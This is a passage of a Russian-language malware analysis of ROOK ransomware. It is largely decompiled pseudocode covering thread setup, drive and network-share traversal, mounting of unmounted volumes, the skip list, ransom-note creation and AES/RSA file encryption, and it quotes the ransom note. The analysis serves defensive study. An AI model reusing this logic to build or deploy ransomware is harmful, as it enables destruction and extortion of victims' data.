MAX_DIR_TO_ENCRYPT = 3 * crypt_thread_count_3;// 3 * (2 * proc_num)
do
  v12 = HeapAlloc(hHeap, 8u, 8i64 * v11 + 64);
while ( !v12 );
DIR_TO_CRYPT_LIST = v12;                      // list to contain directory names
END_ACCESS_DIR_SEMAPHORE = CreateSemaphoreA(0i64, v11, v11, 0i64);
v13 = CreateSemaphoreA(0i64, 0, v11, 0i64);
*&DIR_TO_CRYPT_INDEX = 0i64;
BEGIN_ACCESS_DIR_SEMAPHORE = v13;
InitializeCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
```

Затем вредоносное ПО вызывает HeapAlloc, чтобы выделить два массива для хранения дескрипторов дочерних потоков, один для шифрования файлов, а другой для перечисления каталогов.

Затем ROOK вызывает CreateThread для порождения потоков для удвоения числа процессоров для каждого массива потоков. Функциональные возможности этих потоков позже обсуждаются в разделе "Дочерние потоки"

```
enum_thread_count = crypt_thread_count_3;
do
  dir_enum_thread_list = HeapAlloc(hHeap, 8u, 8 * crypt_thread_count_3 + 64);
while ( !dir_enum_thread_list );
do
  file_crypt_thread_list_1 = HeapAlloc(hHeap, 8u, 8 * crypt_thread_count_3 + 64);
while ( !file_crypt_thread_list_1 );
v51 = 0;
for ( i = 8 * crypt_thread_count_3; v51 < i; ++v51 )
  *(dir_enum_thread_list + v51) = 0;
for ( j = 0; j < i; ++j )
  *(file_crypt_thread_list_1 + j) = 0;
if ( crypt_thread_count_3 )
{
  file_crypt_thread_list = file_crypt_thread_list_1;
  crypt_thread_count_3 = crypt_thread_count_3;
  do
  {
    *(file_crypt_thread_list + dir_enum_thread_list - file_crypt_thread_list_1) = CreateThread(// dir enum thread
                                                                                  0i64,
                                                                                  0i64,
                                                                                  child_process_file_and_dir,
                                                                                  1,
                                                                                  0,
                                                                                  0i64);
    *file_crypt_thread_list++ = CreateThread(0i64, 0i64, child_process_file_and_dir, 0i64, 0, 0i64);// file encrypt thread
    --crypt_thread_count_3;
  }
  while ( crypt_thread_count_3 );
}
```


Обход сетевых ресурсов

Когда аргумент командной строки "-paths" или "-shares" не указан, ROOK рекурсивно проходит через все ресурсы в сети.

Вредоносное ПО вызывает WNetOpenEnumW для получения дескриптора перечисления для всех сетевых ресурсов и WNetEnumResourceW для их перечисления.

Для каждого сетевого ресурса, если он является контейнером для других ресурсов, которые также могут быть перечислены, ROOK рекурсивно передает его обратно текущей функции для прохождения.

Если ресурс представляет собой обычный и подключаемый каталог, вредоносное ПО передает его рекурсивной функции для обхода, что будет обсуждаться в разделе "Обход дисков" (https://chuongdong.com/reverse engineering/2022/01/06/RookRansomware/#drives-traversal).

```
DWORD __fastcall recursive_traverse_resource(struct _NETRESOURCEW *net_resource)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  cCount = -1;
  BufferSize = 0x4000;
  result = WNetOpenEnumW(RESOURCE_GLOBALNET, RESOURCETYPE_ANY, RESOURCEUSAGE_ALL, net_resource, &resource_enum_handle);
  if ( !result )
  {
    v2 = BufferSize;
    do
    {
      net_resource_enum_arr_1 = HeapAlloc(hHeap, 8u, v2 + 64);
      net_resource_enum_arr = net_resource_enum_arr_1;
    }
    while ( !net_resource_enum_arr_1 );
    if ( !WNetEnumResourceW(resource_enum_handle, &cCount, net_resource_enum_arr_1, &BufferSize) )
    {
      do
      {
        for ( i = 0i64; i < cCount; i = (i + 1) )
        {
          each_net_resource = &net_resource_enum_arr[i];
          if ( (each_net_resource->dwUsage & RESOURCEUSAGE_CONTAINER) != 0 )// if resource is a container, pass it back
            recursive_traverse_resource(each_net_resource);
          else
            recursive_traverse_dir(each_net_resource->lpRemoteName);// begin directory traversal
        }
      }
      while ( !WNetEnumResourceW(resource_enum_handle, &cCount, net_resource_enum_arr, &BufferSize) );
    }
    HeapFree(hHeap, 0, net_resource_enum_arr);
    return WNetCloseEnum(resource_enum_handle);
  }
```


Обход дисков

Когда указан аргумент командной строки "-paths", ROOK специально перечисляет их и завершает работу после завершения.

Аргумент может быть представлен в виде списка путей, разделенных запятой. Вместо обычного пути к каталогу ROOK также принимает двухсимвольную строку буквы диска, за которой следует двоеточие, в качестве пути к диску.

```
v28 = lstrlenW(paths_cmd_list);
for ( m = 0i64; m < v28; ++m )
{
  if ( paths_cmd_list[m] == ',' )             // ',' separator
  {
    paths_cmd_list[m] = 0;
    ++paths_cmd_count;
  }
}
do
{
  v30 = 2i64 * (lstrlenW(paths_cmd_list) + 1);
  do
  {
    path_to_crypt = HeapAlloc(hHeap, 8u, v30 + 64);
    path_to_crypt_1 = path_to_crypt;
  }
  while ( !path_to_crypt );
  lstrcpyW(path_to_crypt, paths_cmd_list);
  if ( lstrlenW(path_to_crypt_1) == 2 && path_to_crypt_1[1] == ':' )// "<character>:"
    traverse_drive(*path_to_crypt_1);
  else
    recursive_traverse_dir(path_to_crypt_1);
  HeapFree(hHeap, 0, path_to_crypt_1);
  paths_cmd_list += lstrlenW(paths_cmd_list) + 1;
  --paths_cmd_count;
}
while ( paths_cmd_count );
```


При обходе диска ROOK строит следующий путь к диску.

\\\\?\\<drive_letter>:

По пути вредоносная программа проверяет и избегает перечисления диска, если это дисковод для компакт-дисков.

Если тип диска — удаленный, ROOK вызывает WNetGetConnectionW, чтобы получить имя удаленного диска, и передает его для обхода функцией recursive_traverse_dir.

Если тип диска не удаленный, а дисковод для компакт-дисков, вредоносная программа просто передает его функции recursive_traverse_dir.

В функции recursive_traverse_dir ROOK начинает с выполнения двух вложенных циклов while. Первый зацикливается и ждет, пока счетчик семафора END_ACCESS_DIR_SEMAPHORE не уменьшится до нуля, а его состояние не станет несигнальным. Когда это происходит, это означает, что каждый каталог в глобальном списке каталогов уже пройден и ни один поток не извлекается из него.

Ожидая этого, внутренний цикл while ожидает, пока семафор BEGIN_ACCESS_FILE_SEMAPHORE не будет сигнализирован, что позволит текущему процессу получить доступ к глобальному списку файлов. После получения права собственности на критическую секцию для глобального списка файлов с помощью EnterCriticalSection ROOK извлекает файл с текущим индексом, увеличивает индекс и шифрует его. Процедура шифрования файлов будет обсуждаться позже в разделе "Шифрование файлов"

```
BOOL __fastcall recursive_traverse_dir(const WCHAR *dir_path)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  while ( WaitForSingleObject(END_ACCESS_DIR_SEMAPHORE, 0) )// loop and wait until count reduce to 0
                                                            //    → nothing left in dir list
  {
    while ( !WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0) )// wait until this semaphore is signal
                                                                  // to access global file list
    {
      EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
      file_to_encrypt = *(FILE_TO_CRYPT_LIST + 8i64 * SHIDWORD(FILE_TO_CRYPT_INDEX));
      HIDWORD(FILE_TO_CRYPT_INDEX) = (HIDWORD(FILE_TO_CRYPT_INDEX) + 1) % MAX_FILE_TO_CRYPT;
      LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
      ReleaseSemaphore(END_ACCESS_FILE_SEMAPHORE, 1, 0i64);
      if ( !file_to_encrypt )
        break;
      encrypt_file(file_to_encrypt);
      HeapFree(hHeap, 0, file_to_encrypt);
    }
  }
```


Вместо того, чтобы просто зацикливаться и ждать, пока список каталогов будет очищен, ROOK извлекает и шифрует файлы в глобальном списке файлов во время ожидания, чтобы повысить эффективность и избежать пустой траты вычислительных ресурсов. Это делает общий процесс перечисления и шифрования довольно быстрым.

Затем вредоносное ПО вызывает EnterCriticalSection, чтобы получить право собственности на список глобальных каталогов, и добавляет путь к каталогу, по которому нужно пройти. Затем он вызывает ReleaseSemaphore для освобождения семафора BEGIN_ACCESS_DIR_SEMAPHORE, который увеличивает свой счетчик на единицу и сообщает другим потокам, что для перечисления доступен другой каталог.

```
EnterCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
dup_dir_path = 0i64;
if ( dir_path )
{
  v4 = 2 * lstrlenW(dir_path) + 2;
  do
    dup_dir_path = HeapAlloc(hHeap, 8u, v4 + 64);
  while ( !dup_dir_path );
  for ( i = 0; i < v4; ++i )
    dup_dir_path[i] = *(dir_path + i);
}
DIR_TO_CRYPT_LIST[DIR_TO_CRYPT_INDEX] = dup_dir_path;
DIR_TO_CRYPT_INDEX = (DIR_TO_CRYPT_INDEX + 1) % MAX_DIR_TO_ENCRYPT;
LeaveCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
ReleaseSemaphore(BEGIN_ACCESS_DIR_SEMAPHORE, 1, 0i64);
```

Затем функция начинает перечислять каталог для всех его подкаталогов. ROOK строит путь **"*"** и передает его **FindFirstFileW** для начала перечисления.

```
do
{
  find_file_path = HeapAlloc(hHeap, 8u, 0x10040ui64);
  find_file_path_1 = find_file_path;
}
while ( !find_file_path );
lstrcpyW(find_file_path, dir_path);
lstrcatW(find_file_path_1, L"\\*");           // \*
find_file_handle = FindFirstFileW(find_file_path_1, &FindFileData);
if ( find_file_handle == INVALID_HANDLE_VALUE )
{
  if ( DEBUG_FLAG )
  {
    resource_path_len = lstrlenW(dir_path);
    cbMultiByte = WideCharToMultiByte(0xFDE9u, 0, dir_path, resource_path_len, 0i64, 0, 0i64, 0i64);
    do
      resource_path_multibyte = HeapAlloc(hHeap, 8u, cbMultiByte + 64);
    while ( !resource_path_multibyte );
    v13 = lstrlenW(dir_path);
    WideCharToMultiByte(0xFDE9u, 0, dir_path, v13, resource_path_multibyte, cbMultiByte, 0i64, 0i64);
    LastError = GetLastError();
    log_to_file("Can't FindFirstFileW", resource_path_multibyte, LastError);// Can't FindFirstFileW
    HeapFree(hHeap, 0, resource_path_multibyte);
  }
}
else
{
```

Для каждого найденного подкаталога вредоносная программа проверяет, нет ли имени файла в списке файлов и каталогов, которых следует избегать. Если это не так, создается полный путь к подкаталогу и передается обратно в recursive_traverse_dir для рекурсивного обхода.

Ниже приведен список файлов и каталогов, которых следует избегать.

<log_filename>, "Mozilla Firefox", "$Recycle.Bin", "ProgramData", "All Users", "autorun.inf", "boot.ini", "bootfont.bin", "bootsect.bak", "bootmgr", "bootmgr.efi", "bootmgfw.efi", "desktop.ini", "iconcache.db", "ntldr", "ntuser.dat", "ntuser.dat.log", "ntuser.ini", "thumbs.db", "Program Files", "Program Files (x86)", "AppData", "Boot", "Windows", "Windows.old", "Tor Browser", "Internet Explorer", "Google", "Opera", "Opera Software", "Mozilla", "#recycle", "..", "."

```
else
{
  do
  {
    if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )// is a directory
    {
      v8 = 0;
      file_to_avoid = &FILES_TO_AVOID;
      while ( lstrcmpiW(FindFileData.cFileName, *file_to_avoid) )
      {
        ++v8;
        ++file_to_avoid;
        if ( v8 >= 0x22 )
        {
          lstrcpyW(full_sub_dir_path, dir_path);
          lstrcatW(full_sub_dir_path, L"\\"); // \
          lstrcatW(full_sub_dir_path, FindFileData.cFileName);// build full sub-directory path
          recursive_traverse_dir(full_sub_dir_path);// recursive traversal
          break;
        }
      }
    }
  }
  while ( FindNextFileW(find_file_handle, &FindFileData) );
  FindClose(find_file_handle);
}
```


Если аргумент командной строки "-paths" не указан, ROOK вручную монтирует все диски, на которых нет смонтированных томов, и просматривает их все.

Во-первых, он создает список всех букв дисков и перебирает его, чтобы найти диски с типом DRIVE_NO_ROOT_DIR. Затем эти диски добавляются в конец списка.

```
drive_list[3] = L"R:\\";
drive_list[4] = L"T:\\";
drive_list[5] = L"Y:\\";
drive_list[6] = L"U:\\";
drive_list[7] = L"I:\\";
drive_list[8] = L"O:\\";
drive_list[9] = L"P:\\";
drive_list[10] = L"A:\\";
drive_list[11] = L"S:\\";
drive_list[12] = L"D:\\";
drive_list[13] = L"F:\\";
drive_list[14] = L"G:\\";
drive_list[15] = L"H:\\";
drive_list[16] = L"J:\\";
drive_list[17] = L"K:\\";
drive_list[18] = L"L:\\";
drive_list[19] = L"Z:\\";
drive_list[20] = L"X:\\";
drive_list[21] = L"C:\\";
drive_list[22] = L"V:\\";
drive_list[23] = L"B:\\";
drive_list[24] = L"N:\\";
drive_list[25] = L"M:\\";
do
{
  drive_name = drive_list[drive_index];
  if ( GetDriveTypeW(drive_name) == DRIVE_NO_ROOT_DIR )
  {
    v3 = no_root_end_index++;                // The root path is invalid; for example, there is no volume mounted at the specified path.
    drive_list[v3 + 26] = drive_name;
  }                                          // add it to the back of the list
  ++drive_index;
}
while ( drive_index < 26 );
```


Затем ROOK вызывает FindFirstVolumeW и FindNextVolumeW для сканирования доступных томов в системе. Для каждого тома вредоносная программа вызывает GetVolumePathNamesForVolumeNameW, чтобы получить путь GUID тома, и SetVolumeMountPointW, чтобы установить путь в качестве корневого пути для следующего диска без полномочий root в списке.

```
find_volume_handle = FindFirstVolumeW(lpszVolumeName, 0x8000u);
do
{
  if ( !no_root_end_index )
    break;
  if ( GetVolumePathNamesForVolumeNameW(lpszVolumeName, lpszVolumePathNames, 0x78u, &cchReturnLength)
    && lstrlenW(lpszVolumePathNames) == 3 )
  {
    lpszVolumePathNames[0] = 0;
  }
  else
  {
    SetVolumeMountPointW(drive_list[--no_root_end_index + 26], lpszVolumeName);// set mount point for no root drives
                                               // → move to next drive by increment index
  }
}
while ( FindNextVolumeW(find_volume_handle, lpszVolumeName, 0x8000u) );
FindVolumeClose(find_volume_handle);
```


Наконец, вредоносная программа вызывает GetLogicalDrives для перебора всех дисков в системе и их обхода.

```
mounting_non_root_drives();
LogicalDrives_mask = GetLogicalDrives();
if ( LogicalDrives_mask )
{
  drive_letter = 'A';
  do
  {
    if ( (LogicalDrives_mask & 1) != 0 )
      traverse_drive(drive_letter);
    LogicalDrives_mask >>= 1;
    ++drive_letter;
  }
  while ( drive_letter <= 'Z' );
}
v43 = 1;
```


Обход шар

Когда указан аргумент командной строки "-shares", ROOK специально перечисляет их и завершает работу после завершения.

Аргумент может быть представлен в виде списка путей к сетевым серверам, каждый из которых разделен запятой.

```
if ( shares_cmd_list )
{
  v21 = 1;
  shares_cmd_val_len = lstrlenW(shares_cmd_list);
  for ( k = 0i64; k < shares_cmd_val_len; ++k )
  {
    if ( shares_cmd_list[k] == ',' )
    {
      shares_cmd_list[k] = 0;                // cmd list: seperator ','
      ++v21;
    }
  }
  do
  {
    v24 = 2i64 * (lstrlenW(shares_cmd_list) + 1);
    do
    {                                        // for each share in share list
      target_share_name = HeapAlloc(hHeap, 8u, v24 + 64);
      target_share_name_1 = target_share_name;
    }
    while ( !target_share_name );
    lstrcpyW(target_share_name, shares_cmd_list);
    traverse_net_share(target_share_name_1);
    HeapFree(hHeap, 0, target_share_name_1);
    shares_cmd_list += lstrlenW(shares_cmd_list) + 1;
    --v21;
  }
  while ( v21 );
```


Чтобы обойти каждый общий сервер, вредоносное ПО вызывает NetShareEnum для получения информации о каждом общем ресурсе на нем.

Для каждого общего ресурса, если его тип не является специальным общим ресурсом, зарезервированным для межпроцессного взаимодействия (IPC$) или удаленного администрирования сервера (ADMIN$), общий ресурс пропускается.

Если имя общего ресурса — "ADMIN$", вредоносное ПО строит путь **»\\\\ADMIN\$"** и передает его в **recursive_traverse_dir** для прохождения.

```
do
{
  result = NetShareEnum(server_name, 1u, &share_info, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle);
  v3 = result;
  if ( result && result ≠ ERROR_MORE_DATA )
    break;
  share_info_1 = share_info;
  v5 = 1;
  if ( entriesread )
  {
    do
    {
      if ( (share_info_1->shi1_type & 0x7FFFFFFF) == 0 && lstrlenW(share_info_1->shi1_netname) > 2 )// is STYPE_SPEC
      {
        if ( lstrcmpW(share_info_1->shi1_netname, L"ADMIN$") )
        {
          lstrcpyW(full_resource_path, L"\\\\");
          lstrcatW(full_resource_path, server_name);
          lstrcatW(full_resource_path, L"\\");
          lstrcatW(full_resource_path, share_info_1->shi1_netname);
          recursive_traverse_dir(full_resource_path);
        }
      }
      ++share_info_1;
      ++v5;
    }
    while ( v5 ≤ entriesread );
    share_info_1 = share_info;
  }
  result = NetApiBufferFree(share_info_1);
```


Дочерние потоки

Для порожденных дочерних потоков у них есть два разных режима выполнения в зависимости от флага, переданного в качестве параметра.

Если флаг равен 1, поток будет обрабатывать каталог из глобального списка каталогов.

Во-первых, он входит во вложенный цикл while, подобный тому, который мы видели ранее.Первый цикл ожидает, пока семафор BEGIN_ACCESS_DIR_SEMAPHORE не перейдет в несигнальное состояние, что означает, что никакой поток не добавляется в список каталогов.

Ожидая этого, ROOK эффективно ждет, чтобы получить доступ к глобальному списку файлов, извлечь файл и зашифровать его аналогично предыдущему вложенному циклу while.

```
void __fastcall __noreturn child_process_file_and_dir(LPVOID processing_directory_flag)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( processing_directory_flag )
  {
    while ( WaitForSingleObject(BEGIN_ACCESS_DIR_SEMAPHORE, 0) )// can't add another dir to list
                                                                // → dir list is full
    {
      while ( !WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0) )
      {
        EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
        file_to_encrypt = *(FILE_TO_CRYPT_LIST + 8i64 * SHIDWORD(FILE_TO_CRYPT_INDEX));
        HIDWORD(FILE_TO_CRYPT_INDEX) = (HIDWORD(FILE_TO_CRYPT_INDEX) + 1) % MAX_FILE_TO_CRYPT;
        LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
        ReleaseSemaphore(END_ACCESS_FILE_SEMAPHORE, 1, 0i64);
        if ( !file_to_encrypt )
          break;
        encrypt_file(file_to_encrypt);
LABEL_5:
        HeapFree(hHeap, 0, file_to_encrypt);
      }
    }
```

После того, как список каталогов заполнен, вредоносное ПО получает право собственности на критический раздел списка, извлекает каталог и начинает просматривать его в поисках подфайлов.

```
    EnterCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
    file_to_encrypt = DIR_TO_CRYPT_LIST[*(&DIR_TO_CRYPT_INDEX + 1)];
    *(&DIR_TO_CRYPT_INDEX + 1) = (*(&DIR_TO_CRYPT_INDEX + 1) + 1) % MAX_DIR_TO_ENCRYPT;
    LeaveCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
    ReleaseSemaphore(END_ACCESS_DIR_SEMAPHORE, 1, 0i64);
    if ( file_to_encrypt )
    {
      traverse_directory(file_to_encrypt);
      goto LABEL_5;
    }
  }
```

Для перечисления ROOK сначала строит путь к файлу заметки о выкупе в каталоге, вызывает CreateFileW для его создания и WriteFile для записи в него содержимого заметки о выкупе.

Ниже приведено исходное содержание записки о выкупе.

```
----------Welcome. Again. --------------------

[+]Whats Happen?[+]


Your files are encrypted,and currently unavailable. You can check it: all files on you computer has expans


By the way,everything is possible to recover (restore), but you need to follow our instructions. Otherwise


[+] What guarantees?[+]


Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do


To check the file capacity, please send 3 files not larger than 1M to us, and we will prove that we are ca


If you will not cooperate with our service - for us, its does not matter. But you will lose your time and
```



```
do
{
  ransom_note_path_1 = HeapAlloc(hHeap, 8u, 0x10040ui64);
  ransom_note_path = ransom_note_path_1;
}
while ( !ransom_note_path_1 );
lstrcpyW(ransom_note_path_1, dir_path);
lstrcatW(ransom_note_path, RANSOMNOTE_FILENAME); // \HowToRestoreYourFiles.txt
ransom_note_handle = CreateFileW(ransom_note_path, 0x40000000u, 1u, 0i64, 1u, 0, 0i64);
if ( ransom_note_handle != -1i64 )
{
  ransom_note_len = lstrlenA(RANSOMNOTE_CONTENT);
  WriteFile(ransom_note_handle, RANSOMNOTE_CONTENT, ransom_note_len, &NumberOfBytesWritten, 0i64);
  CloseHandle(ransom_note_handle);
}
```


Затем он строит путь **"*"** и передает его **FindFirstFileW**, чтобы начать перечисление файлов в каталоге.

```
lstrcpyW(ransom_note_path, dir_path);
lstrcatW(ransom_note_path, L"\\*");
find_file_handle = FindFirstFileW(ransom_note_path, &FindFileData);
if ( find_file_handle == INVALID_HANDLE_VALUE )
{
  if ( DEBUG_FLAG )
  {
    v15 = lstrlenW(dir_path);
    v16 = WideCharToMultiByte(0xFDE9u, 0, dir_path, v15, 0i64, 0, 0i64, 0i64);
    do
      dir_path_multibyte = HeapAlloc(hHeap, 8u, v16 + 64);
    while ( !dir_path_multibyte );
    v18 = lstrlenW(dir_path);
    WideCharToMultiByte(0xFDE9u, 0, dir_path, v18, dir_path_multibyte, v16, 0i64, 0i64);
    LastError = GetLastError();
    log_to_file("Can't FindFirstFileW", dir_path_multibyte, LastError);
    HeapFree(hHeap, 0, dir_path_multibyte);
  }
}
else
{
```

Для каждого найденного файла ROOK проверяет, чтобы его имя не было в списке файлов и каталогов, которых следует избегать, и не является HowToRestoreYourFiles.txt.

```
lstrcpyW(ransom_note_path, dir_path);
lstrcatW(ransom_note_path, L"\\*");
find_file_handle = FindFirstFileW(ransom_note_path, &FindFileData);
if ( find_file_handle == INVALID_HANDLE_VALUE )
{
  if ( DEBUG_FLAG )
  {
    v15 = lstrlenW(dir_path);
    v16 = WideCharToMultiByte(0xFDE9u, 0, dir_path, v15, 0i64, 0, 0i64, 0i64);
    do
      dir_path_multibyte = HeapAlloc(hHeap, 8u, v16 + 64);
    while ( !dir_path_multibyte );
    v18 = lstrlenW(dir_path);
    WideCharToMultiByte(0xFDE9u, 0, dir_path, v18, dir_path_multibyte, v16, 0i64, 0i64);
    LastError = GetLastError();
    log_to_file("Can't FindFirstFileW", dir_path_multibyte, LastError);
    HeapFree(hHeap, 0, dir_path_multibyte);
  }
}
else
{
```

ROOK также пропускает файл, если его расширение ".exe", ".dll" или ".Rook". После проверки вредоносное ПО входит во вложенный цикл while и ждет, пока ни один поток не сможет добавить в глобальный список файлов, и извлекает файлы для шифрования в течение времени ожидания.

Получив доступ к списку файлов, ROOK вызывает EnterCriticalSection, чтобы получить право собственности на критическую секцию списка файлов, и добавляет подфайл в список.

```
if ( lstrcmpiW(file_extension, L".exe") )
{
  if ( lstrcmpiW(file_extension, L".dll") && lstrcmpiW(file_extension, L".Rook") )
  {

    while ( WaitForSingleObject(END_ACCESS_FILE_SEMAPHORE, 0) )
    {
      while ( !WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0) )
      {                                 // add file to crypt list
        EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
        v12 = *(FILE_TO_CRYPT_LIST + 8i64 * SHIDWORD(FILE_TO_CRYPT_INDEX));
        HIDWORD(FILE_TO_CRYPT_INDEX) = (HIDWORD(FILE_TO_CRYPT_INDEX) + 1) % MAX_FILE_TO_CRYP
        LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
        ReleaseSemaphore(END_ACCESS_FILE_SEMAPHORE, 1, 0i64);
        if ( !v12 )
          break;
        encrypt_file(v12);
        HeapFree(hHeap, 0, v12);
      }
    }
    EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
    v13 = 2 * lstrlenW(sub_file_path) + 2;
    do
      dup_sub_file_path = HeapAlloc(hHeap, 8u, v13 + 64);
    while ( !dup_sub_file_path );
    for ( i = 0; i < v13; ++i )     // add file to list to be crypted
      dup_sub_file_path[i] = *(sub_file_path + i);
    *(FILE_TO_CRYPT_LIST + 8i64 * FILE_TO_CRYPT_INDEX) = dup_sub_file_path;
    LODWORD(FILE_TO_CRYPT_INDEX) = (FILE_TO_CRYPT_INDEX + 1) % MAX_FILE_TO_CRYPT;
    LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
    ReleaseSemaphore(BEGIN_ACCESS_FILE_SEMAPHORE, 1, 0i64);
  }
```

Если параметр флага from равен 1, дочерний поток будет непрерывно шифровать файлы из списка глобальных каталогов, пока список не станет полностью пустым.

```
else
{
  while ( 1 )
  {
    if ( WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0) )// wait until no one is adding to file list
      WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0xFFFFFFFF);
    EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
    file_to_crypt = *(FILE_TO_CRYPT_LIST + 8i64 * SHIDWORD(FILE_TO_CRYPT_INDEX));// extract file
    HIDWORD(FILE_TO_CRYPT_INDEX) = (HIDWORD(FILE_TO_CRYPT_INDEX) + 1) % MAX_FILE_TO_CRYPT;
    LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
    ReleaseSemaphore(END_ACCESS_FILE_SEMAPHORE, 1, 0i64);
    if ( !file_to_crypt )
      break;
    encrypt_file(file_to_crypt);
    HeapFree(hHeap, 0, file_to_crypt);
  }
}
ExitThread(0);
```

Шифрование файлов

Перед шифрованием файла ROOK вызывает SetFileAttributesW, чтобы установить нормальный атрибут файла.

Он строит следующий путь **«.Rook»** и вызывает **MoveFileExW**, чтобы изменить имя файла на зашифрованное расширение **.Rook**.

```
file_to_encrypt_1 = file_to_encrypt;
v1 = 1;
SetFileAttributesW(file_to_encrypt, FILE_ATTRIBUTE_NORMAL);
v2 = 2i64 * (lstrlenW(file_to_encrypt_1) + 10);
do
{
  encrypted_file_path_1 = HeapAlloc(hHeap, 8u, v2 + 64);
  encrypted_file_path = encrypted_file_path_1;
}
while ( !encrypted_file_path_1 );
lstrcpyW(encrypted_file_path_1, file_to_encrypt_1);
lstrcatW(encrypted_file_path, L".Rook");
result = MoveFileExW(file_to_encrypt_1, encrypted_file_path, 9u);// MOVEFILE_REPLACE_EXISTING | MOVEFILE_WRITE_THROUGH
if ( !result )
{
  if ( DEBUG_FLAG )
  {
    v54 = lstrlenW(file_to_encrypt_1);
    v55 = WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v54, 0i64, 0, 0i64, 0i64);
    do
      v56 = HeapAlloc(hHeap, 8u, v55 + 64);
    while ( !v56 );
    v57 = lstrlenW(file_to_encrypt_1);
    WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v57, v56, v55, 0i64, 0i64);
    LastError = GetLastError();
    log_to_file("Can't MoveFileExW", v56, LastError);// can't MoveFileExW
    return HeapFree(hHeap, 0, v56);
  }
  return result;
}
```

Затем вредоносное ПО вызывает CreateFileW, чтобы получить дескриптор файла для цели, и начинает шифрование.

Во-первых, он использует контекст Mbed TLS CTR_DRBG для генерации случайного 16-байтового ключа AES.

```
encrypted_file_handle = CreateFileW(encrypted_file_path, 0xC0000000, 0, 0i64, 3u, 0x8000000u, 0i64);
HeapFree(hHeap, 0, encrypted_file_path);
liDistanceToMove.QuadPart = 0i64;
AES_key = 0i64;
result = memset(&rook_file_footer, 0, sizeof(rook_file_footer));
if ( encrypted_file_handle != INVALID_HANDLE_VALUE )
{
ENCRYPT_FILE:
  CTR_DRBG_gen_random(&CTR_DRBG_CTX, &AES_key, 16ui64);
```

Затем ROOK заполняет следующие структуры для нижнего колонтитула файла.

```
struct ROOK_FILE_FOOTER
{
  LARGE_INTEGER file_size;
  ROOK_CRYPT_METADATA metadata;
};

struct ROOK_CRYPT_METADATA
{
  _QWORD encrypted_chunk_count;
  _QWORD unk;
  BYTE AES_key_encrypted_by_my_public[256];
  BYTE my_private_key_encrypted_by_Rook_public[2304];
};
```


Вредоносная программа начинает с вызова GetFileSizeEx, чтобы получить размер файла и сохранить его в нижнем колонтитуле файла. Затем он использует открытый ключ RSA жертвы для шифрования ключа AES и сохраняет его в поле метаданных AES_key_encrypted_by_my_public.

```
GetFileSizeEx(encrypted_file_handle, &rook_file_footer.file_size);
if ( rook_file_footer.file_size.QuadPart )
{
  rook_file_footer.metadata.unk = 2i64;
  v31 = *(*&MY_PUBLIC_KEY_CTX + 0x148i64);
  if ( v31 )
  {
    if ( v31 == 1 )
      RSA_encrypt(
        *&MY_PUBLIC_KEY_CTX,
        sub_140005060,
        &CTR_DRBG_CTX,
        v30,
        dwCreationDisposition,
        dwFlagsAndAttributes,
        0x10ui64,
        &AES_key,
        rook_file_footer.metadata.AES_key_encrypted_by_my_public);
  }
  else
  {
    RSA_encrypt_0(
      *&MY_PUBLIC_KEY_CTX,
      sub_140005060,
      &CTR_DRBG_CTX,
      v30,
      0x10ui64,
      &AES_key,
      rook_file_footer.metadata.AES_key_encrypted_by_my_public);
  }
```

Затем он копирует закрытый ключ жертвы, зашифрованный с помощью открытого ключа ROOK во время генерации ключа RSA, в поле метаданных my_private_key_encrypted_by_Rook_public.

```
v73 = 0;
do
{
  rook_file_footer.metadata.my_private_key_encrypted_by_Rook_public[v73] = *(&ROOK_ENCRYPTED_MY_PRIV_KEY + v73);
  ++v73;
}
while ( v73 < 0x900 );
```

Если размер файла превышает 0x80000 байт, вредоносное ПО считывает и шифрует не более трех фрагментов размером 0x80000 байт в начале файла с использованием AES-128 ECB.

```
if ( rook_file_footer.file_size.QuadPart / 0x80000 )
{                                       // no chunking
  while ( 1 )
  {
    ReadFile(encrypted_file_handle, data_buffer, 0x80000u, &NumberOfBytesRead, 0i64);// read chunk
    memset(AES_context, 0, sizeof(AES_context));
    aes_set_key(AES_context, &AES_key, 128u);// set AES key
    data_buffer_1 = data_buffer;
    v46 = 0x4000i64;
    do
    {
      aes_encrypt_ECB(AES_context, data_buffer_1, data_buffer_1);// encrypt blocks in chunk
      data_buffer_1 += 0x20;
      --v46;
    }
    while ( v46 );
    w_memset(AES_context, 0i64, 288i64);
    SetFilePointerEx(encrypted_file_handle, liDistanceToMove, 0i64, 0);// set file pointer back to beginning of chunk
    WriteFile(encrypted_file_handle, data_buffer, 0x80000u, &NumberOfBytesWritten, 0i64);// write encrypted data
    encrypted_chunk_count = rook_file_footer.metadata.encrypted_chunk_count + 1i64;// increment chunk count
    liDistanceToMove.QuadPart += 0x80000i64;// move file pointer to head of next chunk
    ++rook_file_footer.metadata.encrypted_chunk_count;
    if ( curr_chunk_count == 2 )          // stop after encrypting 3 chunks
      break;
